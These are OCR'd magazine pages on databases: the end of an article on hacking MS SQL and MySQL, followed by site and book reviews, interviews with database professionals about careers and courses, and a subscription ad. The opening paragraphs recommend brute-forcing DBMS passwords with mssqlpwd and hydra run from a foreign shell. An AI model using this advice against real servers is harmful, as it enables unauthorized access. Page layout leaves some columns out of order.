Если сервер имеет активный MS SQL, но все вышеперечисленные приемы не дали желаемого результата, хакеры пробуют подобрать пароль к СУБД. В этом им помогает замечательная утилита mssqlpwd (www.packetstormsecurity.org/Crackers/mssqlpwd.zip), которая имеет вид пропатченного клиента. Достаточно скормить ей увесистый словарь, и процесс перебора пойдет своим ходом.

Для MySQL также существуют переборщики. Один из известных брутфорсеров получил название hydra (thc.org). Этот многофункциональный Linux'овый переборщик способен осуществлять подбор паролей с поддержкой потоков, комболистов, словарей и т.д. Никто не запрещает запустить его в background на зарубежном шелле. При таком раскладе даже самый стойкий пароль обязательно подберется :).

И, конечно же, MS SQL и MySQL остаются традиционной SQL-инъекцией. При определенном раскладе хакер получит доступ к командному шеллу с правами system. Расписывать теорию SQL-инъекции нет смысла, так как в этом номере есть отдельная статья.

Ты, наверное, заметил, что методы взлома MySQL и MS SQL несколько схожи. Действительно, эти СУБД построены на реляционной модели, поэтому язык обращения к ним практически одинаков. Что касается багов в самом сорте, то хакеры уделяют одинаковое внимание как Windows, так и Linux. При таком раскладе администратор находится в самом невыгодном положении: он должен каждый день читать ленты багтрака и при необходимости скачивать обновления или свежие версии СУБД. Поэтому, если ты админ крупной СУБД, не спеши проверять чужие подсети на безопасность, а в первую очередь проведи аудит своей. 

Все примеры даны лишь в ознакомительных целях. За применение на практике автор и редакция журнала ответственности не несут.

Если у тебя возникнут дополнительные вопросы, пиши автору, он готов к общению.



Проверка на бажные MSSQL

Content:

94 WEB

Обзор сайтов

96 Обзор книг

98 Перспективы работающих с базами
Мнение самих специалистов

100 Курсы vs. вышка

Каролик Андрей (andrusha@real.xakep.ru)

WEB

ОБЗОР САЙТОВ

Не могу сказать, что ресурсов по базам данных в интернете навалом. Мусора хватает, а вот реально полезных источников... Вот мы и решили отобрать наиболее интересные сайты, чтобы избавить тебя от необходимости копаться в мусоре.



БЕЗОПАСНОСТЬ

■ Настоятельно советуем начинать с изучения безопасности.

Точнее, с изучения дырок, уязвимостей и их нейтрализации. Больше знаешь - лучше спишь. И неважно, присматриваешь ты за своим форумом на сайте или являешься администратором сетевой СУБД: взломать могут и того, и другого, причем с одинаковым ошеломляющим успехом. А ценность данных - вещь относительная. Для кого-то и коллекция собственных фотографий, хранящаяся в БД, может быть бесценной.

Хакер онлайн (www.xakep.ru);
Защита от нападения в Сети (www.securitylab.ru);
Информационная безопасность (www.security.nnov.ru);
SecurityFocus (www.securityfocus.com);
VOID.RU (www.void.ru);
Русский BugTraq (www.bug-track.ru);
Security News Portal (www.securitynewsportal.com) и т.д.

Список можно продолжать долго, но отчасти подобные сайты дублируют информацию. Поэтому имеет смысл отобрать несколько, так сказать, самых любимых и сделать на них вкладки. Но есть и море отдельных статей, валяющихся на просторах паутины. На них можно

ковыре серверы по словосочетанию "security team" или по чему-нибудь похожему.

ИНФОРМАЦИЯ

■ Информация является не только бесценной, но еще и действительно бесплатной, если ты черпаешь ее в интернете. В принципе, безопасность - тоже информация, но она касается только уязвимостей и взломов. А при использовании БД возникает множество других вопросов: установка, настройка, работа, оптимизация, различные секреты и фишки. И не обязательно покупать и лезть в книги, чтобы узнать какую-то мелочь (не подумай, что книг по БД дома быть не должно). Порой получается намного оперативнее спросить что-то у таких же увлеченных, как ты, в специализированном форуме или найти в чужой статье (поисковые серверы рулят).

Как ни крути, разработка БД - это программирование. Поэтому разумнее всего искать информацию по базам данных на различных форумах программистов, где чаще всего заводят отдельный раздел, посвященный БД и СУБД. Вся прелесть в том, что начинаешь искать ответ на один вопрос, а находишь ответы на сотни других. Не ограничивайся одним форумом, если ты с ходу на первом не нашел ответа на свой вопрос и никто не отозвался на твой зов о помощи. Сколько форумов - столько людей. Очень мало тех, кто сидит сразу на нескольких форумах. Подобные вундеркин-



Основной источник информации - новостные сайты по безопасности. На них же часто размещены и любопытные статьи, более подробно описывающие возможные проблемы и их решения. Возьми за правило регулярно просматривать эти сайты или, как минимум, подпишись на их новостные ленты, чтобы быть в курсе событий. Вот только некоторые из этих сайтов:

выйти только через поисковые сервера: "безопасность БД", "безопасность СУБД"...



Альтернативный вариант - просматривать информацию на сайтах хакерских команд, которые не только ломают, но и сообщают всем желающим, как и почему они взламывают БД, СУБД и серверы, на которых есть эти БД. Проще всего искать их через поис-

SPECIAL delivery



ги могут посещать несколько форумов, но, естественно, не все существующие. Чем больше форумов ты озадачишь своей проблемой, тем больше шанс получить грамотный ответ.

Всевозможные мануалы и статьи - не менее полезная информация. В отличие от форумов, она, увы, очень быстро устаревает. Часто бывает, найдешь искомое, но или автор окажется не профессионалом, или откроется, что описанное в статье давно устарело. Многие из тех, кто способен написать что-то дельное, чаще выбирают форумы, а не пишут статьи. Иностранцы статьи тоже не выход, если только ты, конечно, не владеешь в совершенстве техническим английским. А уловка типа www.translate.ru здесь бесполезна, потому что терминология и смысл подобных статей онлайн переводчиком не по зубам.



Все для программиста, администратора и web-мастера (www.realcoding.net);
Море аналитической информации (www.citforum.ru);
Форум phpBB (www.phpBB.com);
Все о Unix-системах и открытых технологиях (www.opennet.ru);
Компьютерный портал (www.docs.gets.ru);
Все для программиста (www.codenet.ru);
Исходники со всего света (www.sources.ru);

Все про SQL и клиент-серверные технологии (www.sql.ru) и т.д.

Это всего лишь несколько примеров, а перечислять все ресурсы в интернете нет смысла. Обрати внимание, что чаще всего форумы не существуют автономно: обычно они представляют собой связку хорошего сайта, на котором можно найти подборку статей и, собственно, форума. К примеру, на www.citforum.ru ты найдешь и статьи (www.citforum.ru/database/), и форум (www.forum.citforum.ru/viewforum.php?f=2). Аналогично и на www.sql.ru (www.sql.ru/forum/actforum.aspx).

ПРОИЗВОДИТЕЛИ

■ Не стоит пренебрегать сайтами производителей, особенно сайтами родителей той БД, которую ты используешь. Понятно, что форумов и статей ты там не найдешь, так как это корпоративные сайты компаний. Но последние обновления, информация по функциональным возможностям, некоторый мануал и ответы на основные вопросы там вполне могут быть. Правда, морально подготовься к тому, что все перечисленное будет на чистом английском языке.



Oracle (www.oracle.com);
MS SQL (www.microsoft.com);
DB2 (www-4.ibm.com);
Sybase (www.sybase.com);
InterBase (www.interbase-world.com);
MySQL (www.mysql.com);
PostgreSQL (www.postgres.com) и т.д.

Сайты производителей искать проще простого - по названию БД или СУБД.

ОФОРМЛЕНИЕ И ГЕНЕРАТОРЫ ОТЧЕТОВ

■ Чуть ли не самым актуальным (после безопасности) можно считать всевозможные программы по оформлению БД и генераторы отчетов. Технологии немного подросли, да и запросы растут у всех постоянно. А разработчики постоянно выдают очередные шедевры. Причем эта гонка вооружения идет между производителями собственной БД (разрабатываются встроенные средства для визуального оформления и удобные генераторы отчетов) и сторонними производителями, которые борются за место под солнцем разрабатывая лишь оформление БД и генераторы отчетов. Конек сторонних производителей - универсальность и совместимость с разными БД. Конек производителей БД - стопроцентная совместимость с собственным детищем и многочисленные возможности интеграции. И чтобы конкурировать со сторонними производителями, родители БД вынуждены предоставлять возможность импортирования данных из других БД и экспортирования своих данных в другие форматы.

Но, как показывает практика, многие отдадут предпочтение именно сторонним производителям, так как их программы удобнее для автономной работы, с большим функционалом и возможностями, которые шире стандартных средств, встроенных в БД. К тому же если наши разработчики не могут похвастаться собственной известной БД, то генераторы отчетов есть (например, FastReport).

Кроме программ, программистам могут быть интересны отдельные компоненты, которые они могут самостоятельно использовать в своем коде. А доля самодельных БД достаточно велика. Или это промежуточные проекты, для которых одни базы слабоваты, а другие тяжеловаты, или какие-то специфические за-

дачи, под которые ни одна из существующих БД не подойдет идеально. А самый распространенный вариант такой: база нужна, но на нее нет денег, поэтому проще нанять программистов на оклад и сделать все дешевле и под себя.



EhLib (www.ehlib.com);
FastReport (www.fastreport.ru);
ReportBuilder (www.pragnaan.com/rb/index.html);
Crystal Reports (www.christianstevenson.com) и т.д.

РАЗРАБОТКА БД

■ Не менее востребованы средства для проектирования БД, а точнее, анализ задачи и наброски будущей БД - тот начальный этап, после которого уже следует выбор необходимой БД. Не секрет, что выбор БД полностью зависит от требований к возможностям, которыми должна обладать база (точнее, средства разработки БД).

Есть и другой вариант, когда база проектируется и отдается сторонним профессиональным программистам, которые сами анализируют задачу, выбирают необходимые средства и по наброскам разрабатывают действующий проект. Но этап проектирования структуры и определение функционала все-таки важен, так как ошибка на этом этапе породит кучу проблем в дальнейшем.



Erwin (www.interface.ru/ca/erwin.htm);
Microsoft Visio (www.visio.com) и т.д.

Андрей Каролик (andrusha@real.xaker.ru)

ОБЗОР КНИГ

Тематика баз данных слишком сложна, чтобы полагаться на случайные статьи в интернете. Намного полезнее покупать несколько книжек по теме, потратив не такие уж большие деньги, и спокойно изучать их под приятную музыку дома в более комфортной обстановке (в том числе для глаз).



СИСТЕМЫ БАЗ ДАННЫХ: ПРОЕКТИРОВАНИЕ, РЕАЛИЗАЦИЯ И УПРАВЛЕНИЕ



СПб.: БХВ-Петербург
2004
Питер Роб
1040 страниц
Разумная цена: 420 рублей

Книга грамотная. Включает практически все вопросы, связанные с процессами разработки и реализации базы данных. Но научить чему-то жизненному не сможет, так как слишком "научно-лизирована". В качестве аналогии отлично подходит пример обучения в институте и реальной работы на производстве. Одно другому помогает, одно к другому подготавливает, но одно без другого невозможно. Так вот эта книга - обучение в институте. Много обзорных материалов, теории и хорошо структурированной информации. Чувствуется некая оторванность авто-

ров и, соответственно, содержания от повседневной практики, порой жесткой и отличающейся от описанного в теории. А именно практики порой очень не хватает. Все это не умаляет того потенциала, который таит в себе эта книга. Из нее ты узнаешь о реляционной модели БД, об ER-моделировании, о сути и форме нормализации, языке структурированных запросов (SQL), транзакции, об объектно-ориентированных БД, о клиент-серверных системах, о БД для web и т.д. И если твоя специализация в институте пересекается с тематикой БД, купи книгу и забывая на лекции :).

MYSQL, 2-Е ИЗДАНИЕ



М.: Издательский дом "Вильямс"
2004
Поль Дюбуа
1056 страниц
Разумная цена: неизвестна

Думаю, ты и сам знаешь, что MySQL - одна из самых популярных и распространенных СУБД (в книге описывается

MySQL четвертой версии). Эта книга - полноценное руководство по администрированию и программированию приложений под MySQL. Глубокое познание возможностей этой СУБД поможет максимально эффективно решать с помощью нее поставленные задачи. Описываются многие типовые проблемы, с которыми ты обязательно столкнешься не раз, и их решения. Сама по себе СУБД не так интересна, как ее интеграция с компиляторами PHP и Perl. Подобные связки повсеместно используются при разработке динамических web-страниц. Своим быстрым действием и относительной легкостью использования MySQL завоевала расположение программистов и администраторов многих web-сайтов.

ОСВОЙ САМОСТОЯТЕЛЬНО DB2 UNIVERSAL DATABASE ЗА 21 ДЕНЬ

Эта книга будет интересна далеко не всем, так как посвящена универсальной СУБД DB2, которая используется в основном в крупных бизнес-ориентированных системах. Тем же, кто интересуется DB2 по работе или просто для расширения кругозора, авторы "отводят" 21 день. Это оптимальный срок, за который ты можешь получить базовые навыки использования DB2, небольшой опыт администрирования и основы разработки прикладных приложений. Более того, эта книга - первая



М.: Издательский дом "Вильямс"
2004
Сьюзен Виссер
528 страниц
Разумная цена: неизвестна

ступенька лестницы сертификации от IBM по СУБД DB2. Хотя я смутно предполагаю, что 21 день - это срок для тех, кто уже работал/работает с СУБД :).

РАБОТА С БАЗАМИ ДАННЫХ В DELPHI

Любителям Delphi посвящается. В книге описывается работа визуальной системы объектно-ориентированного программирования Delphi 6 с базами данных. Стандартная теория, в которой описаны основы проектирования БД, этапы проектирования реляционных баз данных, приемы работы с данными, создание таблиц и приложений баз данных, подготовка отчетов и основы программирования на SQL. Отдельно описана работа с удаленными базами данных и пошаговая публикация баз данных в интернете. В тексте приводится множество наглядных примеров,



СПб.: БХВ-Петербург

2003

Владимир Гогрман

624 страницы

Разумная цена: неизвестна

помогающих быстрее усваивать новую информацию. Но просто читать мало - надо параллельно закреплять прочитанное на практике.

ACCESS 2003. САМОУЧИТЕЛЬ С ПРИМЕРАМИ



М.: КУДИЦ-ОБРАЗ

2004

А.Ю. Гончаров

272 страницы

Разумная цена: неизвестна

» Название книги говорит само за себя. Если ты выбрал для разработки своей базы данных приложение Microsoft Office Access, но ни разу в нем не работал, то эти 300 страниц дадут тебе первоначальные знания об Access. Здесь и об- щие сведения об этой СУБД, особенности ее работы и описание интер-

фейса. Ты узнаешь, как создавать таблицы, запросы форм, отчеты, простые программы на Visual Basic. Все описанное проделывается на примере нескольких баз данных, которые можно скачать из интернета. Отдельно рассмотрено, как с помощью Access подготовить данные для публикации в Сети. В качестве бонуса - реальный пример базы данных для рассылки электронной почты.

MYSQL



М.: ДМК Пресс

2004

Ларри Ульман

352 страницы

Разумная цена: неизвестна

» Отличное руководство для постигающих MySQL. Начиная с установки в операционных системах Windows, Linux, Mac OS, конфигурации необходимых параметров и обновлений. Все четко по шагам и с наглядными иллюстрациями. Описаны основные принципы эксплуатации (запуск, останов, утилита mysqldadmin, пользователи и права), проектирование баз данных, язык SQL и основные функции MySQL. На сложных и наглядных примерах показаны основные принципы взаимодействия MySQL и PHP, MySQL и Perl, MySQL и Java. И напоследок - администрирование MySQL (резервное копирование, импорт дан-

ных, повышение производительности, протоколирование и безопасность), диагностика и устранение ошибок.

RHP/MYSQL ДЛЯ НАЧИНАЮЩИХ



М.: КУДИЦ-ОБРАЗ

2005

Энди Харрис

384 страницы

Разумная цена: неизвестна

» Я не могу представить себе, каким гремучим должен быть сайт, чтобы не использовать как минимум PHP. А если на нем много аналитической информации или требуется регулярное добавление контента, имеет смысл хранить данные в базе данных MySQL. Связка PHP + MySQL популярна, так как оба приложения есть по умолчанию практически на любом хостинге (часто даже на бесплатном). PHP позволяет создавать динамические web-сайты, условно разделяя их на области, которые можно хранить в разных файлах. Это делает разработку похожих по структуре web-сайтов универсальной, а последующее обновление контента - более оперативным и простым. PHP и MySQL настолько просты в использовании, что их возможностями пользуются даже новички. В книге подробно описан синтаксис PHP, команды, циклы и массивы, работа с файла-

ми и базой данных. Погнать проект на PHP и MySQL для тебя уже не будет проблемой :).

SQL-ЗАПРОСЫ ДЛЯ ПРОСТЫХ СМЕРТНЫХ. ПРАКТИЧЕСКОЕ РУКОВОДСТВО ПО МАНИПУЛИРОВАНИЮ ДАННЫМИ В SQL




М.: "Гори"

2003

Майкл Дж. Хернандес

460 страницы

Разумная цена: неизвестна

» Чтение большинства текстов на SQL для непосвященного так же привлекательно, как разбор египетских иероглифов. И при работе с базами данных, хочешь ты того или нет, с SQL столкнешься не один раз. Более того, согласно статистике, реальный программист тратит больше времени на написание запросов SQL, чем на проектирование самой базы данных. С помощью книги ты изучишь основы SQL, которые тебе не раз пригодятся, когда потребуются решить проблемы, связанные с SQL. Плюс книги: она не привязана к конкретному продукту, а посвящена стандарту. Множество примеров научат приспособлять свои решения к конкретной СУБД и конкретной реализации SQL. И при столкновении с неработающей программой не придется спрашивать у других - ты сам сможешь читать SQL. 

■ Любые из описанных и заинтересовавших тебя книжек можешь заказать (по разумным ценам), не отрывая пятой точки от дивана или кресла, в букинистическом интернет-магазине "OS-Книга" (www.osbook.ru), который любезно предоставил нам все эти книжки живьем.

Каролик Андрей (andrusha@real.xakep.ru)

ПЕРСПЕКТИВЫ РАБОТАЮЩИХ С БАЗАМИ

МНЕНИЕ САМИХ СПЕЦИАЛИСТОВ

Иногда хобби или временное увлечение становятся чем-то посерьезнее. Скажем, в школе ты постиг Бейсик, в институте научили "Фортрану" и FoxPro. Своими силами освоил MySQL, Delphi и C++. И в один прекрасный день ты решил, что хочешь работать разработчиком баз данных. Что нужно для этого, мы попытались узнать у специалистов.



XS: Насколько востребована профессия специалиста по БД? Является ли она перспективной? В каких областях наиболее востребованы эти специалисты?

Ижевский Виталий, инженер-программист: Сегодня профессия разработчика БД является одной из самых востребованных. Всему можно научиться, но главное - опыт и умение работать в команде. И, конечно же, учить English, чтобы зарабатывать деньги там, где их платят - "за бугром".

Хоптынец Владимир, начальник отдела автоматизации: Специалисты по базам данных востребованы на крупных предприятиях, в торговых фирмах, в банках и в конторах, занимающихся накоплением больших объемов ин-



Ижевский Виталий

формации для последующего анализа, обработки и выдачи справок.

Сошников Дмитрий, доцент кафедры вычислительной математики и программирования МАИ: Ни для кого не секрет, что современное общество является информационным. Ни одно крупное предприятие на сегодняшний день не обходится без систем автоматизации. А в основе подобных систем лежат именно базы данных. Если добавить сюда распространение корпоративных интернет-сайтов, окружающие нас распределенные терминалы (например, система турникетов в метро) и многие другие приложения, то становится понятно, что базы данных являются, пожалуй, одним из самых востребованных элементов программного обеспечения. С другой стороны, бытует мнение о том, что разработка СУБД проще, чем, скажем, программирование сложных систем. Отчасти это так, поскольку хорошо развитая теория БД превращает это занятие из "чисто творческого" в "отчасти механическое". Отсюда и не очень высокий "зарплатный потолок" для специалистов по БД. Но более "новомодные" специальности, связанные с программированием или с реинжинирингом бизнес-процессов, с управлением проектами, могут рассчитывать на более высокую материальную компенсацию. Также очень существенно сказываются навыки работы с конкретными СУБД: хороший специалист, являю-

Ни одно крупное предприятие на сегодняшний день не обходится без систем автоматизации.



Хоптынец Владимир

щийся администратором Oracle, скорее всего будет получать в два-три раза больше, чем такой же специалист по MS SQL Server.

XS: Почему это относительно скучное занятие было выбрано в качестве профессиональной деятельности? Где ты получил основной опыт и как бы построил карьеру, если бы пришлось начать все с нуля?

ИБ: Я бы не сказал, что профессия программиста скучнее профессии бухгалтера. А основной опыт я получил, как ни странно, делая халтуры и работы на заказ. Но считаю обучение в техническом ВУЗе обязательным - там дают основы и учат думать. Начинать бы карьеру так, как и начал, а вот продвигаться по карьерной лестнице хотелось бы иначе.

XB: Скучать не приходится. Основной опыт я получил выполняя разного ро-

Сегодня профессия разработчика БД является одной из самых востребованных.

да халтурки еще в университете. Хотя факультет был инженерно-экономический, подготовке специалистов по разработке всякого рода моделей, использованию экспертных систем, баз знаний и баз данных было уделено внимания почти столько же, сколько и экономическим дисциплинам. Потом местному БТИ потребовалось автоматизироваться, и меня порекомендовали преподаватели из университета. Уже в БТИ я получил основной опыт разработки серьезных автоматизированных систем, баз данных, системного администрирования и программирования в целом. Возникали проблемы, которые нужно было срочно решать, на лету придумывались программы, внедрялись, исправлялись. В 2001 году в городе проходил всеукраинский семинар, посвященный автоматизации производственных процессов в БТИ, где была представлена программа, которую писал я со своим одногруппником Сергеем Сницарем. После этого пришлось идти на повышение и постоянно совершенствовать свои навыки. Все ошибки и глюки СУБД обкатывались сразу в процессе работы, так что это все не вычитанный материал, а добытый руками с трудовыми мозолями.

Наумчук Александр, руководитель отдела по разработке и поддержке баз данных: Для меня это совсем не скучное занятие. Началось все случайно, со срочного заказа. А дальше понеслось. Читал книги, изучал структуру БД. В общем, серьезно начал изучать эту отрасль.

Деникин Антон: Увлечись программированием еще в студенчестве, после окончания института захотел совместить любимое дело и возможность хорошо зарабатывать. Первый опыт пришлось получать в крупной торговой компании, работавшей на серьезно устаревшей БД FoxPro. Более-менее разобравшись с основами, я состоялся как специалист по FoxPro. Но поверхностный анализ показывал бесперспективность этих знаний, поэтому



Наумчук Александр



Сошников Дмитрий

я решил посвятить свое свободное от работы время изучению более современной БД Interbase. Спустя какое-то время, накопив богатый практический опыт по использованию FoxPro и Interbase, я ушел уже главным специалистом в молодую компанию, где и применил все свои идеи и наработки. И думаю, что, начав все с нуля, сделал бы все именно так.

XS: Специалисты по БД - это те же программисты, или между ними есть кардинальные различия?

XB: Конечно, различия есть. Вообще профессия программиста не так уж узко специализирована, как кажется. Программист, во-первых, жестко привязывается к предметной области, которой чаще всего занимается. И разработка баз данных - не исключение. Но всегда можно "перепрофилироваться", например, на программирование звука, видео или системное программирование. Разработка баз данных и бухгалтерских программ (что, в принципе, очень близко разработке баз данных) - наиболее востребованное занятие, которое требует довольно специфического мышления, системного подхода ко всей задаче в комплексе. Основное внимание уделяется именно разработке структуры, чтобы обеспечить максимально быструю обработку больших объемов информации и целостность базы. Плюс необходимо разработать правила доступа к базам и запросы, адекватно реагирующие на телодвижения пользователя.

XS: Есть ли универсальные способы успевать за новыми разработками? Или лучше досконально разбираться хотя бы не в самой современной СУБД, а не скакать, допуская множество ошибок?

ДА: С одной стороны, перескакивание с одной базы на другую не приведет к хорошим результатам - будут "полуфабрикатные знания". С другой стороны, "засиживаться" в одной базе не стоит, так как через какое-то время это может привести к моральному устареванию специалиста. Надо хорошо разбираться в чем-то одном, но в то же время быть в курсе событий в смежных областях.

ИБ: Не знаю, как другие, но я считаю, что выбор языка программирования не очень важен. Я не знаю людей, которые овладели языком программирования (будь то Delphi или C) до такой степени, чтобы им не хватало его возможностей. Лучше выбрать одно и довести свои знания в этой области до совершенства. Выбор платформы БД, наоборот, очень важен, и от результата выбора в конечном итоге зависит успех приложения.

XB: Не думаю, что есть смысл постоянно искать новые возможности. Самое главное - "втянуть" волну, хорошо понять сами принципы, отточить навыки работы пусть даже не на самых передовых средствах. А о новшествах - лучше подождать, пока "дозреют", так как сырые разработки всегда изобилуют множеством неприятных сюрпризов и неожиданностей.


XS: В каких других областях опыт работы с БД если не обязателен, то хотя бы желателен?

ИБ: Средства документооборота, бухгалтерия и учет.

XB: В разработке программного обеспечения для финансовых и бухгалтерских отделов. Такой опыт очень желателен при разработке обучающих и тестирующих программ. Возможно, в области системного программирования. И абсолютно обязательно для разработки собственных движков БД.

XS: Работы с БД - твое будущее или только одна ступенька лестницы к чему-то другому? К чему?

ИБ: Надеюсь, что только ступенька. Сейчас это средство для зарабатывания денег. А если серьезно, то хотелось бы заняться разработкой в 3D (для души).

XB: Возможности при разработке самих баз ограничены только особенностями работодателей и их финансовыми возможностями. Необходимо осваивать новые движки. Есть куда двигаться. При большом желании можно изучить определенную область за несколько недель и включить этот срок в техническое задание. 

Началось все случайно, со срочного заказа. А дальше понеслось.

Андрей Каролик (andrusha@real.xakep.ru)

КУРСЫ VS. ВЫШКА

ЕСЛИ УЧИТЬСЯ, ТО ГДЕ И КАК

Сначала мысль на это счет была одна: прочесать интернет, найти контакты и составить список курсов. Но подобные замыслы показались несимпатичными, и мы решили попросить тех, кто уже чего-то достиг в этой области, рассказать, где и как учились они, что профи думают о подобных курсах. А запустить, например, ya.ru и ввести "курсы по базам данных" ты сможешь и сам.



XS: Где и как лучше учиться, чтобы стать специалистом по БД?

Дмитрий Сошников,

к. ф.-м. н., доцент кафедры вычислительной математики и программирования МАИ: Если говорить в общем, с базами данных связаны различные направления деятельности: и проектирование баз данных, и администрирование СУБД, и SQL-программирование. Некоторым вещам кое-как можно научиться самостоятельно (по книгам, например, можно научиться администрированию). Однако для действительно глубокого понимания вопроса, например, для проектирования серьезных СУБД, необходимо высшее образование, поскольку теория баз данных основана на строгих математических понятиях (реляционная алгебра), понимание которых складывается при обучении в ВУЗе. Например, без специальной подготовки трудно понять нормализацию БД: разве человеку без соответствующего образования понятно, что такое "атрибут, нетранзитивно зависящий от первичного ключа"? На технических факультетах ВУЗов понятие транзитивности изучается еще в курсе дискретной математики, так что к моменту изучения собственно БД таких проблем не возникнет. Можно, конечно, проектировать хорошие БД "на интуитивном уровне", но, как правило, качество работы специалистов с высшим образованием существенно отличается в лучшую сторону, и работодатели это понимают.

XS: Из чего ты сам черпал знания? Высшее образование, специальные курсы, книги? Что из этого лучше всего подходит для обучения работе с БД?



Виталий Ижевский

Виталий Ижевский, инженер-программист: Идти на курсы не имеет смысла, если они не сертифицированные. Лучше пойти в технический ВУЗ, найти несколько неиспорченных гуру, конечно же, пользоваться возможностями интернета и покупать специальные книжки. Кстати, как показывает практика, очень толстые книги с названиями наподобие "Описание последней версии лучшего языка" читать не стоит.

Владимир Хоптынец, начальник отдела автоматизации: Всему учился в университете, а в основном просто интересно было. Плюс халтура подкидывала задачки. Хотелось и заработать, и разобраться, что к чему. Больше всего мне помог метод научного тыка и интуиция. И, конечно, документация.

Александр Наумчук, руководитель отдела по разработке и поддержке

баз данных: Институт, потом книги и конференции. А дальше практика.

XS: Есть ли хорошие специальные курсы по БД или это только привлекательное словосочетание, под которым скрывается лишь возможность получить базовые знания?

ДС: Изучать БД в отрыве от общей математической подготовки достаточно сложно, поэтому многие курсы, которые обещают "научить всему с нуля", не могут заложить достаточно прочного фундамента. Другое дело, если есть высшее техническое образование в смежной области. Тогда можно восполнить пробелы по конкретным направлениям, в том числе связанные с проектированием БД. Например, у нас при институте (в МАИ - прим. редактора) есть учебный центр "Информа", в котором можно изучить отдельно некоторые курсы из университетской программы по интересующей специализации. Причем занятия ведут преподаватели ВУЗа на соответствующем уровне. Кроме того, есть бакалавриат по направлению "Прикладная математика и информатика", где за три года обучения можно получить полноценное второе высшее образование. Также для людей с выс-



Владимир Хоптынец

Многие курсы, которые обещают "научить всему с нуля", не могут заложить достаточно прочного фундамента.



Дмитрий Сошников

шим образованием во многих случаях могут быть полезны курсы по конкретным продуктам и СУБД, поскольку в ВУЗе закладывают хороший теоретический фундамент, но иногда за практическими навыками приходится обращаться в сертифицированные центры обучения, например, по продуктам Microsoft или Oracle.

ВИ: 90% - кидалово. Практически на всех таких курсах будут объяснять, что такое мышка, клавиатура и "виндуз". На последней лекции покажут Access, скажут, что SQL - это хорошо, научат в каком-нибудь Access связывать таблички (VBA не будет). После курсов дадут удостоверение "государственного вида", которое можно повесить... гм... на стенку над кроватью.

ВХ: Если человек сам не захочет хорошо разобраться во всем, идти на курсы бесполезно. Лучше разбираться самому. Брать документацию, книги по теории баз данных и стараться "обсосать" каждый пример.

АН: Смотря какой начальный уровень. Я считаю, что на курсы нужно идти только для повышения уже имеющейся квалификации.

ХС: Можно ли изучить визуальные средства проектирования без глубокого знания теории? Пользуясь Windows, мало кто представляет себе все процессы.

ДС: Есть некоторые задачи, в которых не требуется глубокого знания теории. В основном это "классические" примеры, для которых разработаны соответствующие "мастера" или помощники и используя которые ты, по сути дела, используешь знания специалистов, их разработавших. Однако создать сколько-нибудь серьезную и, главное, эффективную систему самостоятельно без знания теории очень сложно. Иногда теорию могут заменить большой опыт или интуиция, но все-таки все время рассчиты-

Самые лучшие курсы - практика и опыт набитых шишек.

вать на собственную гениальность не слишком правильно. При наличии фундаментальных знаний и некоторого опыта разработка БД становится вполне алгоритмизуемым и не очень сложным процессом.

ВИ: Вряд ли. Рано или поздно все равно придется помарать ручки. Лучше сразу немного поучить теорию, чтобы потом, используя мастера, понимать, почему приложение так тормозит и плющит.

ВХ: Бесполезно. Поверхностный уровень обеспечит поверхностные разработки, врожденно изобилующие встроенными ошибками. Потом при отлажке все равно придется копать глубоко.

ХС: Зачем вообще нужны подобные курсы, ведь существует столько книг? А опыт все равно с теорией в тебя не заложат.



Александр Наумчук

ДС: Все зависит от личных особенностей восприятия. Кто-то может учиться самостоятельно по книгам (в данном случае речь идет не о книгах типа "MS Access для чайников", а о достаточно серьезном теоретическом материале), а для кого-то важно "живое общение" с преподавателем, возможность задать вопрос. Кроме того, на сертифицированных курсах того же Microsoft или Oracle можно узнать многое из того, о чем в книгах не пишут. Но идти на подобные курсы имеет смысл с хорошим опытом работы и имеющимися вопросами по теме.

ИБ: Придерживаюсь именно такого мнения. Я уже поучился на одних

курсах. Бросил после первой недели, так как знал примерно столько же, сколько и преподаватель. Если уж идти, то на какие-то сертифицированные курсы, но подобное удовольствие стоит денег.


АН: Курсы нужны. Порой не все можно найти в книгах, а на курсах можно получить неплохой опыт.

Как видишь, сколько людей - столько и мнений. Мы тоже хотим дать тебе несколько ключевых советов, подведя итог.

Прежде всего, ты должен четко осознать, что и зачем тебе надо изучить. Искать курсы ради самих курсов бесполезно. К тому же надо понимать, что любые курсы - это сфокусированный взгляд на проблему, то есть изучение определенного программного продукта для определенных задач. Если на курсах обещают научить "всему и быстро", можешь смело вычеркивать их из списка заинтересовавших тебя.

Обычно курсы - это способ получить новые профессиональные навыки, адаптация к изменениям в определенном программном продукте и сертификация. Если же тебе нужна база, то ее нужно искать или в высшем образовании, или в серьезной литературе (которую надо не только купить, но еще и прочитать). У высшего образования по сравнению с книгами есть неоспоримое достоинство: специалиста можно спрашивать, спрашивать и еще раз спрашивать.

Кроме того, хорошие курсы стоят денег. Поэтому чтение книг в некоторых случаях может стать оптимальным, если финансы поджимают. Таким образом, ты, с одной стороны, сэкономишь, а с другой стороны, поднимешься на еще одну ступеньку и сможешь после этого найти себе подходящие курсы, чтобы пройти сертификацию. Сертификация - необходимый (как минимум, желательный) атрибут при устройстве на работу в крупную компанию. Там совершенно другой уровень зарплаты, но и другой уровень требований к специалистам по БД.

Но самые лучшие курсы - практика и опыт набитых шишек. Не старайся прочитать как можно больше, а старайся тут же отработать прочитанное на практических примерах. Закончив вышку, посетив курсы или достав сертификат, ты еще никто. Пока не научишься использовать свои знания в реальных жизненных ситуациях. 

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон
по всем вопросам подписки
8-800-200-3-999
(включая абонентов МТС,
БиЛайн, Мегафон)

ВЫГОДА

Цена подписки на 20% ниже, чем в розничной продаже
Бонусы, призы и подарки для подписчиков
Доставка за счет редакции

ГАРАНТИЯ

Ты гарантированно получишь все номера журнала
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка
Доставка осуществляется заказной баннеролю
или с курьером



Стоимость заказа на «Хакер Спец» + CD

115р

за номер (экономия 40 рублей*)

690р

за 6 месяцев (экономия 240 рублей*)

1242р

за 12 месяцев (экономия **620** рублей*)

Стоимость заказа на комплект «Хакер Спец»+CD + «Железо»+CD

189р


комплект на 1 месяц
(экономия 85 рублей*)

1071р

